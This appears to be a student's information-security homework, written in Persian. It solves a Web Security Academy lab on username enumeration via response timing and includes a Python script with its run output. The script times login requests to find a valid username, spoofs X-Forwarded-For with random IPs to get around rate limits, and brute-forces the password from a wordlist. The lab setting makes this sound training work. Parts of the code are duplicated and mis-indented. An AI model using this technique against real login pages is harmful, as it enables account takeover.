

```
1 import requests
2 from random import randint
3
4 from bs4 import BeautifulSoup
5
6 # Set the URL and necessary headers
7 url = 'https://0a1d005603e4c0ce8083c1ec000100cd.web-security-academy.net/login'
8 headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)'}
9 cookies = {'session': 'fCAEPZLKFZ2SqKwbbgRIQ83rpqUjowVN'}
10
11
12 # Generate different IP addresses to simulate different users
13 def random_ip_generator():
14     return "{0}.{1}.{2}.{3}".format(randint(0, 255), randint(0, 255), randint(0, 255), randint(0, 255))
15
16
17 with open("usernames.txt", "r") as f:
18     usernames = f.read().splitlines()
19
20 found_username = 'apple'
21 max_time = 0
22 for username in usernames:
23     ip = random_ip_generator()
24     data = {'username': f'{username}',
25           'password': ''nothinsdfsd325146549879+651as1df*--*/sadfhdfwgismorethan@$$W$R
26                      #WDESWFS#$$@E621626262DF0SF0SDcsefaatexTERER#$$@SDtt65haty
27
28 random_ip_generator()
```


در ابتدا url و session خود را در کد قرار می دهیم.

سپس username candidates را در فایل متنی ریخته و با پیمایش مقادیر آن، response ها را بررسی می کنیم. به ازای هر یوزرنیم، دو بار درخواست می دهیم. یکبار با پسورد کوتاه و یکبار هم با پسورد بلند. سپس اختلاف زمان لازم برای بازگشت هر کدام از این دو درخواست را حساب می کنیم.


هر یوزرنیمی که دارای بیشترین اختلاف زمان باشد، valid است.

```
25 'password': ''nothinsdfsd325146549879+651as1df*--*/sadfhdfwgismorethan@$$W$R
26                #WDESWFS#$$@E621626262DF0SF0SDcsefaatexTERER#$$@SDtt65haty
27                oucrn#$$Rd;fgDFSFeatebymeansdf654a6s54d1AS4fngfull64ettters
28                6sd4fa6sd6f65s4we84tdt64h8d4fg8re7T96s0d54f6e6wsd
29                sf45SD4FSE6486S5D4FeDS56E47F89S5D4SF6Sd6SF4E8564fse84f65sd4fe5
30                nothinsdfsd325146549879+651as1df*--*/sadfhdfwgismorethan@$$W$R
31                #WDESWFS#$$@E621626262DF0SF0SDcsefaatexTERER#$$@SDtt65haty
32                oucrn#$$Rd;fgDFSFeatebymeansdf654a6s54d1AS4fngfull64ettters
33                6sd4fa6sd6f65s4we84tdt64h8d4fg8re7T96s0d54f6e6wsd
34                sf45SD4FSE6486S5D4FeDS56E47F89S5D4SF6Sd6SF4E8564fse84f65sd4fe5
35                nothinsdfsd325146549879+651as1df*--*/sadfhdfwgismorethan@$$W$R
36                #WDESWFS#$$@E621626262DF0SF0SDcsefaatexTERER#$$@SDtt65haty
37                oucrn#$$Rd;fgDFSFeatebymeansdf654a6s54d1AS4fngfull64ettters
38                6sd4fa6sd6f65s4we84tdt64h8d4fg8re7T96s0d54f6e6wsd
39                sf45SD4FSE6486S5D4FeDS56E47F89S5D4SF6Sd6SF4E8564fse84f65sd4fe5
40                nothinsdfsd325146549879+651as1df*--*/sadfhdfwgismorethan@$$W$R
41                #WDESWFS#$$@E621626262DF0SF0SDcsefaatexTERER#$$@SDtt65haty
42                oucrn#$$Rd;fgDFSFeatebymeansdf654a6s54d1AS4fngfull64ettters
43                6sd4fa6sd6f65s4we84tdt64h8d4fg8re7T96s0d54f6e6wsd
44                sf45SD4FSE6486S5D4FeDS56E47F89S5D4SF6Sd6SF4E8564fse84f65sd4fe5'''
45
46 # Set up the headers with the modified "X-Forwarded-for" header
47 headers = {
48     'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)',
49     'X-Forwarded-For': ip
50 }
```

در ادامه نیز پسوردهای مختلف را تست می کنیم و در صورتی که response دارای بخش invalid username or password نباشد، نتیجه می گیریم پسورد درست است.



```
51
52 # Submit the login request with the given password and IP
53 response = requests.post(url, headers=headers, cookies=cookies, data=data)
54 time2 = response.elapsed.total_seconds()
55 data = {'username': f'{username}', 'password': 'a'}
56 response = requests.post(url, headers=headers, cookies=cookies, data=data)
57 time1 = response.elapsed.total_seconds()
58 if (time2 - time1) > max_time:
59     max_time = time2 - time1
60     found_username = username
61 print(f"new time difference is {time2 - time1}")
62 print(f"max time is {max_time} and belongs to {found_username}")
63
64 with open("passwords.txt", "r") as f:
65     passwords = f.read().splitlines()
66
67 found_password = None
68 for password in passwords:
69     ip = random_ip_generator()
70     data = {'username': f'{found_username}', 'password': password}
71
72 # Set up the headers with the modified "X-Forwarded-for" header
73 headers = {
74     'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)',
75     'X-Forwarded-For': ip
76 }
77
78 random_ip_generator()
```



```
68
69 ip = random_ip_generator()
70 data = {'username': f'{found_username}', 'password': password}
71
72 # Set up the headers with the modified "X-Forwarded-for" header
73 headers = {
74     'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)',
75     'X-Forwarded-For': ip
76 }
77
78 # Submit the login request with the given password and IP
79 response = requests.post(url, headers=headers, cookies=cookies, data=data)
80 html = BeautifulSoup(response.text, "html.parser")
81 message = html.select(".is-warning")
82 if len(message) > 0:
83     print(f"password: {password} for username: {found_username} was incorrect!")
84 else:
85     print(f"password successfully found with username: {found_username} and password: {password}")
86     found_password = password
87     break
88
89 random_ip_generator()
```

در واقع اینکار را با استخراج کلاس is_warning از کد html انجام می دهیم
نتایج نیز به شرح زیر می باشند:

```
File Edit View Navigate Code Refactor Run Tools VCS Window Help Fundamentals of Information Security - question1part2.py
Fundamentals of Information Security / question1part2.py
Project
  Fundamentals of Information Security [Fundamentals of Information Security]
  venv library root
  infoSec-HW1.pdf
Run: question1part2.py
  # Generate different IP addresses to simulate different users
  def random_ip_generator():
    random_ip_generator()
Run: question1part2.py
  "E:\uni files\semester6\Fundamentals of Information Security\venv\Scripts\python.exe" "E:\uni files\semester6\Fundamentals of Information Security\question1part2.py"
  new time difference is 0.207050999999999987
  max time is 0.207050999999999987 and belongs to carlos
  new time difference is -0.181644000000000003
  max time is 0.207050999999999987 and belongs to carlos
  new time difference is 0.044575999999999995
  max time is 0.207050999999999987 and belongs to carlos
  new time difference is -0.132403000000000005
  max time is 0.207050999999999987 and belongs to carlos
  new time difference is 0.023866999999999997
  max time is 0.207050999999999987 and belongs to carlos
  new time difference is -0.084600000000000001
  max time is 0.207050999999999987 and belongs to carlos
  new time difference is 0.0586599999999999934
  max time is 0.207050999999999987 and belongs to carlos
  new time difference is 0.0202749999999999932
  max time is 0.207050999999999987 and belongs to carlos
  new time difference is -0.116717999999999988
  max time is 0.207050999999999987 and belongs to carlos
  new time difference is 0.0602439999999999964
  max time is 0.207050999999999987 and belongs to carlos
  max time is 0.207050999999999987 and belongs to carlos
Indexing completed in 42 sec. Shared indexes were applied to 73% of files (2,038 of 2,779). (19 minutes ago)
278:1 CRLF UTF-8 4 spaces Python 3.9 (Fundamentals of Information Security)
ENG 8:31 PM 4/8/2023
```

```
File Edit View Navigate Code Refactor Run Tools VCS Window Help Fundamentals of Information Security - question1part2.py
Fundamentals of Information Security / question1part2.py
Project
  Fundamentals of Information Security [Fundamentals of Information Security]
  venv library root
  infoSec-HW1.pdf
Run: question1part2.py
  # Generate different IP addresses to simulate different users
  def random_ip_generator():
    random_ip_generator()
Run: question1part2.py
  max time is 7.189372000000000005 and belongs to apple
  new time difference is -0.394926000000000001
  max time is 7.189372000000000005 and belongs to apple
  new time difference is 0.0308220000000000127
  max time is 7.189372000000000005 and belongs to apple
  new time difference is 0.0399610000000000024
  max time is 7.189372000000000005 and belongs to apple
  new time difference is -0.0271400000000000053
  max time is 7.189372000000000005 and belongs to apple
  new time difference is 0.248705999999999998
  max time is 7.189372000000000005 and belongs to apple
  new time difference is 0.0095259999999999923
  max time is 7.189372000000000005 and belongs to apple
  new time difference is 0.139517999999999992
  max time is 7.189372000000000005 and belongs to apple
  password: 123456 for username: apple was incorrect!
  password: password for username: apple was incorrect!
  password: 12345678 for username: apple was incorrect!
  password: qwerty for username: apple was incorrect!
  password: 123456789 for username: apple was incorrect!
  password: 12345 for username: apple was incorrect!
  password: 1234 for username: apple was incorrect!
  password: 111111 for username: apple was incorrect!
Indexing completed in 42 sec. Shared indexes were applied to 73% of files (2,038 of 2,779). (19 minutes ago)
278:1 CRLF UTF-8 4 spaces Python 3.9 (Fundamentals of Information Security)
ENG 8:32 PM 4/8/2023
```

```
PC File Edit View Navigate Code Refactor Run Tools VCS Window Help Fundamentals of Information Security - question1part2.py
Fundamentals of Information Security question1part2.py
Project
  Fundamentals of Information Security [Fundamentals of Information Security]
  venv library root
  infoSec-HW1.pdf
Run: question1part2.py
  # Generate different IP addresses to simulate different users
  def random_ip_generator():
    random_ip_generator()

password: daniel for username: apple was incorrect!
password: starwars for username: apple was incorrect!
password: klaster for username: apple was incorrect!
password: 112233 for username: apple was incorrect!
password: george for username: apple was incorrect!
password: computer for username: apple was incorrect!
password: michelle for username: apple was incorrect!
password: jessica for username: apple was incorrect!
password: pepper for username: apple was incorrect!
password: 1111 for username: apple was incorrect!
password: zxcvbn for username: apple was incorrect!
password: 555555 for username: apple was incorrect!
password: 1111111 for username: apple was incorrect!
password: 131313 for username: apple was incorrect!
password: freedom for username: apple was incorrect!
password: 777777 for username: apple was incorrect!
password: pass for username: apple was incorrect!
password: maggie for username: apple was incorrect!
password successfully found with username: apple and password: 159753

Process finished with exit code 0
Version Control Run Python Packages TODO Python Console Problems Terminal Services
Indexing completed in 42 sec. Shared indexes were applied to 73% of files (2,038 of 2,779). (19 minutes ago)
278:1 CRLF UTF-8 4 spaces Python 3.9 (Fundamentals of Information Security)
Type here to search
```

New Tab Username enumeration via resp: X

0a1d005603e4c0ce8083c1ec000100cd.web-security-academy.net/my-account

Index Authentication lab... Rate limiting in Dja...

WebSecurity Academy

Username enumeration via response timing

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account | Log out

My Account

Your username is: apple

Your email is: apple@apple.net

Email

Update email

Type here to search

8:21 PM 4/8/2023